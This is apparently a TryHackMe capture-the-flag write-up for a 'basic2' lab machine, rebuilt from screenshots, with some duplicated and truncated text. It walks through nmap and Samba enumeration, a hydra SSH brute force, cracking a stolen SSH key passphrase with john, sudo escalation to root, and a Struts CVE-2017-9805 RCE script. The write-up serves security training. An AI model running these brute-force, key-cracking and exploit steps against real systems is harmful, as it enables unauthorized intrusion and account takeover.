

#1: **RECONNAISSANCE**




```
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /development/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13?
8080/tcp open  http-proxy
| fingerprint-strings:
|   LANDesk-RC:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 2243
|     Date: Mon, 25 Apr 2022 14:09:41 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;}
h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;co
r:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-
amily:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;
ont-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><bod
```

Samba Users:

Using enum4linux, we can use the anonymous login from samba enabled in the server to enumerate users:



```
1-5-32-1048 *unknown*\*unknown* (8)
1-5-32-1049 *unknown*\*unknown* (8)
1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 a
gon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown*\*unknown* (8)
```




Apache Tomcat/9.0.7

If you're seeing this, you've successfully installed Tomcat. Congratulations!


```
139/tcp  open  netbios-ssn Sa
445/tcp  open  netbios-ssn Sa
8009/tcp open  ajp13?
8080/tcp open  http-proxy
| fingerprint-strings:
|   LANDesk-RC:
|     HTTP/1.1 400
|     Content-Type: text/html
|     Content-Language: en
|     Content-Length: 2243
|     Date: Mon, 25 Apr 2022
|     Connection: close
|     <!doctype html><html la
|     Request</title><style t
h2 {font-family:Tahoma,Arial,
r:white;background-color:#525
amily:Tahoma,Arial,sans-serif
ont-size:12px;} a {color:blac
|   SIPOptions:
|     HTTP/1.1 400
|     Content-Type: text/html
|     Content-Language: en
|     Content-Length: 2154
|     Date: Mon, 25 Apr 2022
|     Connection: close
```

Apache Tomcat 9.0.7 is running and accessible, so we can try to reach that strut2 app the hint below is pointing at



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

“Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST…”



vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=8d076d0b32884f9c&proxyIP=10.10.217.213&resize=r...
Applications Places System
Mon 25 Apr, 16:33
AttackBox IP:10.10.217.213
File Edit View Search Terminal
Orders - Mozilla Firefox
Orders
10.10.159.30:8080/struts2-rest-showcase-2.5.12/orders.xhtml
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Reverse Shell Cheat S...
Type here to search
Rain coming
11:33 AM
4/25/2022

```
S-1-5-32-1039 *unknown*\*unk
S-1-5-32-1040 *unknown*\*unk
S-1-5-32-1041 *unknown*\*unk
S-1-5-32-1042 *unknown*\*unk
S-1-5-32-1043 *unknown*\*unk
S-1-5-32-1044 *unknown*\*unk
S-1-5-32-1045 *unknown*\*unk
S-1-5-32-1046 *unknown*\*unk
S-1-5-32-1047 *unknown*\*unk
 1-5-32-1048 *unknown*\*unk
 1-5-32-1049 *unknown*\*unk
 1-5-32-1050 *unknown*\*unk
[+] Enumerating users using
S-1-22-1-1000 Unix User\kay
S-1-22-1-1001 Unix User\jan
[+] Enumerating users using
gon username '', password ''
S-1-5-21-2853212168-20082275
S-1-5-21-2853212168-20082275
S-1-5-21-2853212168-20082275
S-1-5-21-2853212168-20082275
S-1-5-21-2853212168-20082275
S-1-5-21-2853212168-20082275
S-1-5-21-2853212168-20082275
========================
2022/04/25 16:00:23 Fin
========================
root@ip-10-10-217-213:~
msf5 > 
```


Orders

ID	Client	Amount	Actions
3	Bob	33	View Edit Delete
4	Sarah	44	View Edit Delete
5	Jim	66	View Edit Delete

Create a new order

Struts2 REST example EntryPoint:


http://10.10.159.30:8080/struts2-rest-showcase-2.5.12



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

##Gathering Credentials

Since I knew it was a simple password, I decided to try with hydra. In hindsight, I would have opted for a faster method like metasploit's auxiloiary/scanner/ssh/ssh_login



```
ive
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume sessio
n.
root@ip-10-10-217-213:~# hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.
159.30 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-04-25 17:05:09
ARNING] Many SSH configurations limit the number of parallel tasks, it is reco
ended to reduce the tasks: use -t 4
ARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.159.30:22/
[STATUS] 257.00 tries/min, 257 tries in 00:01h, 14344142 to do in 930:14h, 16 ac
tive
[STATUS] 247.33 tries/min, 742 tries in 00:03h, 14343657 to do in 966:34h, 16 ac
tive
[22][ssh] host: 10.10.159.30   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-04-25 17:08:27
root@ip-10-10-217-213:~#
```

```
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > set
```


Kay's password is not in rockyou.txt, as expected

## EXPLOITATION

Method 1: Exploit weak permissions (readable SSH directory)

Now that we have jan's credentials **(jan:armando**), we can ssh into the machine

We notice some interesting files and directories in Kay's directory right away:




```
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ cat ~/.*history less
cat: '/home/jan/.*history': No such file or directory
cat: less: No such file or directory
jan@basic2:/home/kay$ cat ~/.*history | less
cat: '/home/jan/.*history': No such file or directory
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$
```


```
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > set
```

There is a misconfiguration regarding weak file permissions, as anybody can read the contents of the .ssh folder.

After exfiltrating kay's private key, we see it's protected by a passphrase. We can use ssh2john (/opt/john/ssh2john on the attackbox) to convert it into a format compatible with john and crack the passphrase: **beeswax**




```
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:09 DONE (2022-04-25 18:21) 0.1108g/s 1589Kp/s 1589Kc/s 1589KC/s ;Vamos!
Session completed.
root@ip-10-10-217-213:~/kay# ssh -i id_rsa kay@10.10.159.30
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
10(lxd),115(lpadmin),116(sambashare)
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```




```
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sud
),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$ sudo su
root@basic2:/home/kay# whoami
root
root@basic2:/home/kay#
```

Method 2: Struts 2.5 - 2.5.12 REST Plugin XStream RCE – CVE-2017-9805



```
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/struts2-rest-showcase-2.5.12/orders/3 id
<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">h1 {font-family:Tahoma,Ari
al,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#52
5D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma
,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font
-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;backg
round-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exce
ption Report</p><p><b>Message</b> java.lang.String cannot be cast to java.security.Provider$Service : java.lang.String cannot be cast to jav
a.security.Provider$Service</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the re
quest.</p><p><b>Exception</b></p><pre>com.thoughtworks.xstream.converters.ConversionException: java.lang.String cannot be cast to java.secur
ity.Provider$Service : java.lang.String cannot be cast to java.security.Provider$Service
---- Debugging information ----
message             : java.lang.String cannot be cast to java.security.Provider$Service
cause-exception     : java.lang.ClassCastException
cause-message       : java.lang.String cannot be cast to java.security.Provider$Service
class               : java.util.HashMap
required-type       : java.util.HashMap
converter-type      : com.thoughtworks.xstream.converters.collections.MapConverter
path                : &#47;map&#47;entry
line number         : 49
version             : 1.4.8
-------------------------------
        com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:79)
        com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)
```

We can see the API is throwing some debugging information, so the code is probably being executed causing a runtime error on the server. Now we can try to make a connection to our attack box to see if the code is executing correctly




root@ip-10-10-154-235: ~
File Edit View Search Terminal Help
root@ip-10-10-154-235: ~
File Edit View Search Terminal Help

```
/h3></body></html>
oot@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/st
oot@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/st
